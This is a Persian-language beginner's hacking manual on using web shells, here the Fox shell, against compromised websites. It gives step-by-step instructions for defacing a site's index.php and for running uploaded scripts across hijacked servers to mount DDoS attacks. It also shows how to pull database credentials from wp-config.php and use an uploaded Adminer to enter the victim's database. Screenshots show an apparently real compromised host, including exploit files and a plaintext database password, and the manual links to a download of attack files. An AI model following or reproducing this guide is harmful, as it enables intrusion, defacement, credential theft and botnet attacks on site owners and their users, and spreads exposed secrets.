

# How to Work With Web shells

---



**For Beginners**

---



بِسْمِ اللّٰهِ الرَّحْمٰنِ الرَّحِيْمِ

نام کتاب: نحوه کار کردن با وب شل ها

نویسنده: SS CYBER TEAM

برای مهسا امینی

تعداد صفحات: 89 صفحه | جلد 1

به کانال های تلگرام ما ملحق شید:

1- [t.me/D4LGH4CK\\_TM](https://t.me/D4LGH4CK_TM)

2- [t.me/SS\\_CYBER\\_TEAM](https://t.me/SS_CYBER_TEAM)

# Thanks to @undergroundcy

سلام رفیق

نمیدونم چند سالته ولی اگه زیر 16 سالته به نظر من باید دنبال آب نبات بگردی(علم روانشناسی) من نمیخوام اینجا کشکلک بازی درارم بیخودی کسشعر بگم که این کتاب سنگینی کنه و بدرد هم نخوره اما باید چیزایی گفته شه تا با هم بهتر جلو برویم.

اول اینکه این کتاب قرار بود انگلیسی بیرون بیاد ولی خب به دلایلی قیدشو زدیم و پرشین نوشتیم تا یاد مهسا امینی رو زنده نگه داریم در واقع این کتاب کوچک و ناچیز هدیه میشه به مهسا عزیز.

دوم اینکه نوشتن این کتاب از جایی استارت خورد که اینترنت نبود و مجبور شدم یجوری خودمو مشغول کنم گفتم چیکار کنم کتاب بنویسم بدرد شما گواليه ها بخوره 

شاید بگید کتاب بنویسی تا مشغول شی ؟ مگه کارو زندگی نداری ؟  
باید بگم که من آدم الافی هستم و همیشه بیکارم ولی همیشه سرم شلوغه

اما اسم من چیه ؟

اسم من مهم نیست اونی که مهمه لای پا هاته منظورم اینه که چقدر خایه دارید که بشینید این کتاب رو کامل بخونید از این لحاظ خب، این کتاب برای کسایی هست که در زمینه وب هکینگ میخوان کار کنند.

البته این کتاب برای مبتدیا نوشته شده است تا به طور جدی با وب شل ها آشنا شن و بتونن باهашون کار کنن.

بنابراین، اگر در زمینه وب هکینگ کار نمی کنید، این کتاب به شما کمکی نمیکنه و اینکه دبه خیارشور بخرید هر هفته و خیار شور بخورید و پول دبه خیارشوم بدید یادتون باشه.

اما قراره اینجا چیا یاد بگیریم ؟  
قراره اینارو یاد بگیریم پس یه قهوه وردار و یه نخ سیگار روشن کن و بشین بخونش :

\* نه شوخی کردم هیچ موقع سیگار و قهوه رو همزمان نکشید و ننوشید چون باعث سکته قلبی میشه (علم پزشکی) البته پزشکی بیشتر زیست هست و یه یجورایی نمیشه گفت علم ولی خب میگیم علم تا این دکترا ناراحت نشن ۰

# فهرست مطالب

- 1- What is webshell
- 2- What is Uname, User, Php,Hdd,Cwd,server ip & Client IP in webshell
- 3- What is File manager(Change dir,Read file,Make dir,Make file,Upload file)  
in webshell and how it works
- 4- What is Execute in webshell and how it works
- 5- What is zip,unzip in webshell and how it works
- 6- how to access database (use webshell)
- 7- How to access wordpress cms with adminer
- 8- How to access joomla cms with adminer
- 9- How to upload webshell in server with joomla cms access
- 10- How to upload webshell in server with wordpress cms access
- 11- How to access cpanel (use webshell)(grab cpanel)
- 12- How to access ssh (use cpanel)(public key, private key)
- 13- How to access ftp (use cpanel)
- 14- How to symlink (use webshell)
- 15- How to grab configs websites (use webshell)
- 16- How to work with wp-mass-changer

- 17- How to work with wp-mass-deface
- 18- How to work with mass-deface (use webshell)
- 19- How to get rdp access (Escalating ACCESS)
- 20- How to get root access (Escalating ACCESS)
- 21- What is DDos, Dos, Botnet and how does it work?
- 22- How to make backdoor (use webshell)
- 23- How to work with email bomber (use webshell)
- 24- How to make backdoor with weevely

25- نحوه بایپس ارور 404 خوردن wp-login.php

26- نحوه mass deface کردن سایت های روی سرور بعد از اینکه از سرور دسترسی

روت گرفتید

توجه : هر کدام از مطالب بالا که در این PDF نیستند در آپدیت بعدی اضافه خواهند شد.

# **What is web shell?**

برای ایجاد تغییرات در سایت، خواندن فایل های سرور و سورس فایل های سایت، آپلود فایل در سایت یا غیرفعال کردن سایت به وب شل ها نیاز داریم. بنابراین ما این کار را با وب شل ها انجام می دیم، نه با خیارشوارا. شاید بگید من آدم احمقیم اما اگه اینطور باشه شما احمق تر از من نباید چون نشستید حرفای منو میخونید (علم روانشناسی).

امروزه بسیاری از وبسایت ها در سرتاسر جهان دیفیس میشن (قدرت کتابی نوشتم این متنو احساس میکنم نویسنده شدم) به نظر شما برای تخریب این وب سایت ها به خیارشور یا وب شل ها نیاز داریم؟

برای کسی که در حوزه وب هکینگ کار می کنه، لازمه که با وب شل ها آشنا باشه تا دسترسی خودشو به بهترین نحو هدایت کنه، انتقال بده و بهترین ارتباط رو با سرور برقرار کنه.

در تصویر زیر یک وب شل رو مشاهده می کنید، این وب شل **fox** است، شما می توانید با هر وب شلی کار کنید، ولی ما بیشتر از وب شل **fox** استفاده میکنیم

The screenshot shows a terminal session on a Linux host with the following details:

- UserName:** Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86\_64 #1 SMP Tue Mar 17 23:49:17 UTC 2020 x86\_64 [Google] [Exploit-DB]
- User:** 1215 ( acbconformityass )
- Group:** 1217 ( acbconformityass )
- Php:** 7.4.33 **Safe mode:** OFF [ phinfo ] **Datetime:** 2022-12-31 14:00:51
- Hdd:** 780.91 GB **Free:** 596.35 GB (76.37%)
- Cwd:** /home/acbconformityass/public\_html/wp-content/themes/fitnessbase/ drwxr-xr-x [ home ]

The interface includes a navigation bar with tabs like Sec, Info, Files, Console, Infect, HackerTools, Sql, SpammerTools, Php, FoxTools, Priv8Tools, Safe mode, Adminer, String tools, Bruteforce, Network, and Self remove. Below the bar is a "File manager" section displaying a list of files and directories with columns for Name, Size, Modify, Owner/Group, Permissions, and Actions. The permissions column shows entries like drwxr-xr-x and -rw-r--r--. The actions column contains links labeled RT, RT FED, and RT FED. At the bottom of the interface, there are buttons for Copy, Change dir: /home/acbconformityass/public\_html/wp-content, Read file:, and a double-right arrow button.

من تعدادی فایل که در ادامه بهشون نیاز پیدا میکنید رو در لینک زیر قرار میدم :

<https://beat-heat.com/files/upload/file.zip>

به چیز جالب :

میدونستید اگه پولاتونو از بانکای تخمی این نظام کثیف بیرون بکشید و با پول فیزیکی خرید کنید کم کم نظام بگا میره البته الانشم رفته (علم اقتصاد).

**What is Uname, User, Php, Hdd, Cwd, server ip & Client IP in webshell**

```
Uname: Linux webhost82.resellerone.host 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:1
User: 1215 ( acbconformityass ) Group: 1217 ( acbconformityass )
Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 14:00:51
Hdd: 780.91 GB Free: 596.35 GB (76.37%)
Cwd: /home/acbconformityass/public_html/wp-content/themes/fitnessbase/ drwxr-xr-x [ home ]
```

## چیست: UNAME

دستوری در لینوکس هست که اطلاعاتی در مورد کرنل و نسخه کرنل رو به شما میده اگر به تصویر بالا نگاه کنید، می بینید که Web Shell در Uname اطلاعاتی در مورد نسخه کرنل سیستم عامل به ما میده و Hostname قربانی رو نشون میده چطوری میتونیم از این استفاده کنیم؟ برای گرفتن root access باید نسخه کرنل سیستم عامل رو بدونیم پس اینجا uname به ما کمک می کنه.

## چیست: User

شوخی می کنی؟ یعنی هنوز با سیستم عامل لینوکس کار نکردی.

## چیست: WEB SHELL در PHP

همانطور که در تصویر بالا مشاهده می کنید، می توانیم نسخه php را در قسمت مشاهده کنیم و بدانیم که safemode فعال است یا خیر. و ما می توانیم اطلاعات php را از طریق phpinfo ببینیم

## چیست: WEB SHELL در HDD

همانطور که در تصویر بالا مشاهده می کنید در قسمت Hdd می بینیم که هارد سرور مورد نظر چقدر مصرف شده و چقدر خالی است.

## در CWD چیست : WEBSHELL

همانطور که در تصویر بالا می بینید، CWD نشان می دهد که ما در چه مسیری در سرور هستیم و چه مجوزی داریم. می توانیم در قسمت CWD مسیر خود را تغییر دهیم و به مسیر مورد نظر برویم.

## یه چیز جالب :

میدونستید دین رو به ما دادن تا وقتی این نظام کثیف بهمون ظلم کرد بجای اینکه بزنیم خشتکشونو پرچم کنیم برمی دعا بخونیم تا از دست اینا آزاد شیم ؟ (علم سیاست) عه وا سیاست که علم حساب نمیشه ولی خب ما میگیم علم تا سیاستمدارا ناراحت نشن ٽ

**What is File manager (Change dir, Read file, Make dir, Make file, Upload file) in webshell and how it works**

**File manager**

| Name               | Size      | Modify              | Owner/Group                       | Permissions | Actions |
|--------------------|-----------|---------------------|-----------------------------------|-------------|---------|
| [ .. ]             | dir       | 2022-12-31 12:13:00 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ assets ]         | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ inc ]            | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ languages ]      | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ template-parts ] | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| 1.php              | 85.25 KB  | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| 404.php            | 6.46 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| error_log          | 27.82 KB  | 2022-12-31 14:00:50 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| footer.php         | 1.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| functions.php      | 5.39 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| header.php         | 862 B     | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| iiiii.Php          | 192.75 KB | 2022-12-30 18:04:37 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| readme.txt         | 3.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| screenshot.png     | 378.37 KB | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| style.css          | 5.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | RT FED  |
| wp-mass.php        | 20.78 KB  | 2022-12-30 17:27:17 | acbconformityass/acbconformityass | -rw-r--r--  | R1 FED  |

PIC3

## در WEBSHELL FILE MANAGER چیست:

در هر وب شلی بخشی به نام مدیریت فایل وجود دارد در این قسمت می توانیم فایل ها را حذف کنیم، آنها را ویرایش کنیم، نام فایل ها را تغییر دهیم و سورس فایل ها را بخوانیم.

همانطور که در تصویر بالا مشاهده می کنید در فایل منیجر بخشی به نام size که حجم فایل های سرور رو نشون میده. در فایل منیجر قسمت دیگری به نام Owner وجود دارد که در این قسمت متوجه می شویم چه کسی فایل ها را ساخته اس یوزر ساخته یا روت؟

قسمت دیگری در فایل منیجر وجود دارد به نام permissions در این قسمت متوجه می شویم که آیا می توانیم حذف، ویرایش، تغییر نام و ... را انجام دهیم یا خیر، زیرا در این قسمت مشخص میشود چه مجوزی داریم

به عنوان مثال ما به یک سایت دسترسی پیدا کرده ایم و در مسیر زیر قرار داریم  
[/home/526094.cloudwaysapps.com/dyvwhdkggg/public\\_html/](http://home/526094.cloudwaysapps.com/dyvwhdkggg/public_html/)

برای تغییر صفحه اصلی سایت باید به دنبال صفحه اصلی باشیم

- default.aspx ?
- index.php?
- index.html ?
- home.php?
- home.html ?

اصولاً صفحه اصلی وب سایت هایی که بر روی سیستم عامل لینوکس قرار می گیرند این فایل است:  
index.php

پس از یافتن این فایل بالا در فایل منیجر در قسمت Actions روی کلمه E کلیک می کنیم تا به صفحه ویرایش برویم و در آن صفحه سورس فایل index.php را حذف میکنیم و سورس صفحه دیفیس خودمون رو قرار میدیم و بعد save میکنیم به این صورت اون دامین صفحه اصلیش دیفیس میشه

## بخش Actions وب شل :

در بخش Actions حروفی وجود دارد که باید در مورد آنها بدانید آن حروف مخفف شده کلمات هستند و به این معنی هستند :

R ===> تغییر نام

T ===> Touch

F ===> file tools

E ===> ویرایش

D ===> دانلود کنید

## یک چیز جالب ( علم کচکلک بازی ) :

میدانستید اگر در هر روز یک لیوان آب بخورید در یک هفته هفت لیوان آب خوردید ؟

# **What is Execute in webshell and how it works**



PIC 4

ما بخش دیگری در وب شل ها داریم به نام Execute با استفاده از این آپشن می توانیم دستورات کامندی خود را اجرا کنیم این چه کاری برای ما انجام میده؟  
مثلًا تصور کنید از صدھا سایت دسترسی داریم می توانیم از گزینه Execute برای اجرای فایل خودمان که مثلًا یک فایل DDOS است استفاده کنیم. تصور کنید که این فایل در صدھا سایت دیگر اجرا میشود و به این صورت میتوانیم یک حمله دیداس پر قدرت را انجام دهیم در واقع یک زامبی برای هکر تشکیل می شود.

لیته باید بررسی کنید که آیا مدیر وب سایت دستورات زیر را بسته است یا خیر  
python , perl and ...

و سپس فایل خود را که می تواند یک فایل پایتون باشد اجرا کنید. برای استفاده از گزینه Execute در Web Shell باید فایل خود را در مسیر مورد نظر آپلود کنید و در همان مسیری که در تصویر بالا می بینید از گزینه Execute استفاده کنید.

به عنوان مثال، شما یک فایل به نام go.py دارید:

1. شما go.py را در سرور آپلود کرده اید
2. برای اجرای فایل به قسمت Execute رفته و دستور زیر را اجرا کنید
3. python go.py

و فایل شما به همین شکل اجرا شد.

# **What is zip, unzip in webshell and how it works**

## File manager

| Name               | Size      | Modify              | Owner/Group                       | Permissions | Actions |
|--------------------|-----------|---------------------|-----------------------------------|-------------|---------|
| [ .. ]             | dir       | 2022-12-31 12:13:00 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ assets ]         | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ inc ]            | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ languages ]      | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| [ template-parts ] | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |
| 1.php              | 85.25 KB  | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| 404.php            | 6.46 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| error_log          | 27.82 KB  | 2022-12-31 14:00:50 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| footer.php         | 1.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| functions.php      | 5.39 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| header.php         | 862 B     | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| iiiii.Php          | 192.75 KB | 2022-12-30 18:04:37 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| readme.txt         | 3.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| screenshot.png     | 378.37 KB | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| style.css          | 5.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |
| wp-mass.php        | 20.78 KB  | 2022-12-30 17:27:17 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |

+ zip ⚡ >> <-----

PIC 5

گزینه دیگری در وب شل ها وجود دارد که به شما کمک می کند فایل ها را فشرده کنید و بالعکس. همانطور که در عکس بالا مشاهده می کنید، می توانید از این قسمت از Web Shell Fox از این گزینه استفاده کنید.

برای استفاده از این گزینه کافی است در فایل منیجر و در ستون Name فایل مورد نظر را انتخاب کرده و در قسمت پایین ستون Name که می توانیم کپی، حذف، زیپ و ... را انتخاب کنیم، روی کلیک zip می کنیم و سپس اینتر را میزنیم تا فایل ما زیپ شود و همین کار را برای اکستركت فایل زیپ انجام می دهیم؛

توجه داشته باشید که فایلی که از حالت فشرده خارج کرده اید در مسیری که آن را از حالت فشرده خارج کردید قرار میگیرد، برای مثال اگر فایلی را در این مسیر زیپ، یا از حالت فشرده خارج کرده باشید

/var/www/clients/client12665/web13698/web/

فایل شما در همان مسیر قرار می گیرد

**how to access database (use  
webshell)**

برای دسترسی به دیتابیس اولین کار این است که وارد وب شل خود شویم و دنبال فایل کانفیگ بگردیم

فایلی که در آن اطلاعات زیر موجود باشد

dbhost , dbpass , dbuser , dbname

| File manager       |           |                     |                                   |             |         |  |
|--------------------|-----------|---------------------|-----------------------------------|-------------|---------|--|
| Name               | Size      | Modify              | Owner/Group                       | Permissions | Actions |  |
| [ .. ]             | dir       | 2022-12-31 12:13:00 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |  |
| [ assets ]         | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |  |
| [ inc ]            | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |  |
| [ languages ]      | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |  |
| [ template-parts ] | dir       | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | drwxr-xr-x  | R T     |  |
| 1.php              | 85.25 KB  | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| 404.php            | 6.46 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| error_log          | 27.82 KB  | 2022-12-31 14:00:50 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| footer.php         | 1.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| functions.php      | 5.39 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| header.php         | 862 B     | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| iiiiii.Php         | 192.75 KB | 2022-12-30 18:04:37 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| readme.txt         | 3.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| screenshot.png     | 378.37 KB | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| style.css          | 5.65 KB   | 2022-12-30 03:40:15 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| wp-mass.php        | 20.78 KB  | 2022-12-30 17:27:17 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |

سایت های وردپرسی و جوملایی فایل های کانفیگ آن ها در مسیر public\_html و سایت موجود میباشد و شما میتوانید فایل کانفیگ سایت های وردپرسی را با اسم wp-config.php و فایل کانفیگ سایت های جوملایی را با اسم configuration.php در مسیر public\_html بازبینی کنید.

| User: 1215 ( acbconformityass ) Group: 1217 ( acbconformityass )   | Record  | Cap                 |                                   |             |         |  |
|--|---------|---------------------|-----------------------------------|-------------|---------|--|
| Php: 7.4.33 Safe mode: OFF [ phpinfo ] Datetime: 2022-12-31 14:29:12   |         |                     |                                   |             |         |  |
| Hdd: 780.91 GB Free: 596.49 GB (76.38%)  |         |                     |                                   |             |         |  |
| Cwd: /home/acbconformityass/public_html/ drwxr-x--- [ home ]   |         |                     |                                   |             |         |  |
| Sec. Info Files Console Infect HackerTools Sql SpammerTools Php FoxTools Priv8Tools Safe mode Adminer String tools Bruteforce Network remove |         |                     |                                   |             |         |  |
| File manager   |         |                     |                                   |             |         |  |
| Name   | Size    | Modify              | Owner/Group                       | Permissions | Actions |  |
| [ .. ]   | dir     | 2022-12-08 20:26:48 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| [ __MACOSX ]   | dir     | 2019-06-16 18:06:01 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| [ login ]  | dir     | 2021-05-28 10:16:44 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| [ pwnkit ]   | dir     | 2022-12-31 14:21:01 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| [ wp-admin ]   | dir     | 2022-12-19 11:07:18 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| [ wp-content ]   | dir     | 2022-12-31 11:32:41 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| [ wp-includes ]  | dir     | 2022-12-20 13:12:42 | acbconformityass/acbconformityass | drwxr-x---  | R T     |  |
| .htaccess  | 805 B   | 2021-10-08 01:32:55 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| Turk.html  | 4.52 KB | 2022-12-30 03:53:54 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| getroot.c  | 115 B   | 2022-12-31 14:21:01 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| index.php  | 405 B   | 2021-05-24 14:10:58 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| prvsec   | 8.45 KB | 2022-12-31 14:21:01 | acbconformityass/acbconformityass | -rwxr-xr-x  | R T FED |  |
| prvsec.c   | 1.57 KB | 2022-12-31 14:21:01 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| root.php   | 7.57 KB | 2022-12-30 08:31:36 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| rootshell.php  | 1.67 KB | 2022-12-31 14:21:01 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| rootshell.py   | 265 B   | 2022-12-31 14:21:01 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| wp-activate.php  | 7.04 KB | 2022-12-19 11:07:18 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| wp-blog-header.php   | 351 B   | 2021-05-24 14:10:58 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| wp-comments-post.php   | 2.28 KB | 2022-12-19 11:07:18 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |
| wp-config.php  | 0.00 KB | 2022-12-19 10:57:24 | acbconformityass/acbconformityass | -rw-r--r--  | R T FED |  |

و اگر پرمیشن و دسترسی داشته باشید میتوانید سورس آن را بخوانید و اطلاعات dbhost,dbpass ... را بباید

| File                 | Size    | Date       | Last Modified By | Permissions                       |
|----------------------|---------|------------|------------------|-----------------------------------|
| wp-comments-post.php | 2.28 KB | 2022-12-19 | 11:07:18         | acbconformityass/acbconformityass |
| wp-config.php        | 3.28 KB | 2022-12-19 | 10:57:24         | acbconformityass/acbconformityass |
| wp-cron.php          | 5.11 KB | 2022-12-19 | 11:07:18         | acbconformityass/acbconformityass |
| wp-links-opml.php    | 2.44 KB | 2022-12-19 | 11:07:18         | acbconformityass/acbconformityass |

ولی خب اگر وبسایت تارگت شما وردپرسی و جوملایی نبود دنبال فایلی باشید که اسم کانفیگ را دارد و این فایل را در مسیر ها و پوشه های مختلف اسکن کنید.

خب برای مثال ما در این آموزش قرار است یک وب سایت وردپرسی را هدف قرار بدهیم و وارد دیتابیس آن شویم. خب ابتدا قرار است فایل کانفیگ آن را پیدا کنیم که گفتم در مسیر پابلیک قرار دارد من وارد آن میشوم و دنبال اطلاعات dbpass,dbhost ... میشوم و اطلاعات آن ها را کپی میکنم و در جایی ذخیره میکنم برای مثال اطلاعات دیتابیس تارگت من این است


```
( 'DB_NAME', 'acbconformityass_final' );  
( 'DB_USER', 'acbconformityass_user' );  
( 'DB_PASSWORD', 'Bw%Bp,QxCPmF' );  
( 'D_HOST', 'localhost' );
```

خب بعد از اینکه اطلاعات دیتابیس را پیدا کردیم و ذخیره کردیم حال نیاز است یک adminer در سرور آپلود کنیم تا با استفاده از adminer اوارد دیتابیس هدف شویم خب شما میتوانید adminer را در مسیر پابلیک سایت آپلود کنید و اگر نام فایل ادمینر شما باشد adminer.php شما میتوانید در این مسیر به آن دسترسی داشته باشید : site.com/adminer.php پس اشتباہ نکنید و دقت کنید.

خب از طریق مرورگر خود وارد ادمینی میشویم که در سایت تارگت خود آپلود کردیم دقت کنید ادمین  
باید در خوده سایتی که قرار است به دیتابیس آن متصل بشویم آپلود شود ! اگر ادمین را در سرور  
دیگری آپلود کنید شما نمیتوانید به دیتابیس متصل شوید مگر اینکه آن دیتابیس dbhost ریموت  
داشته باشد

خب نکته دیگری را هم بگوییم ممکن است خود وب سایت phpmyadmin داشته باشد در این صورت  
نیاز به ادمین و آپلود آن نداریم چون در خود وبسایت وجود دارد و برای دسترسی به  
آن کافیست به این مسیر در مرورگر خود ببریم

[site.com/phpmyadmin](http://site.com/phpmyadmin)

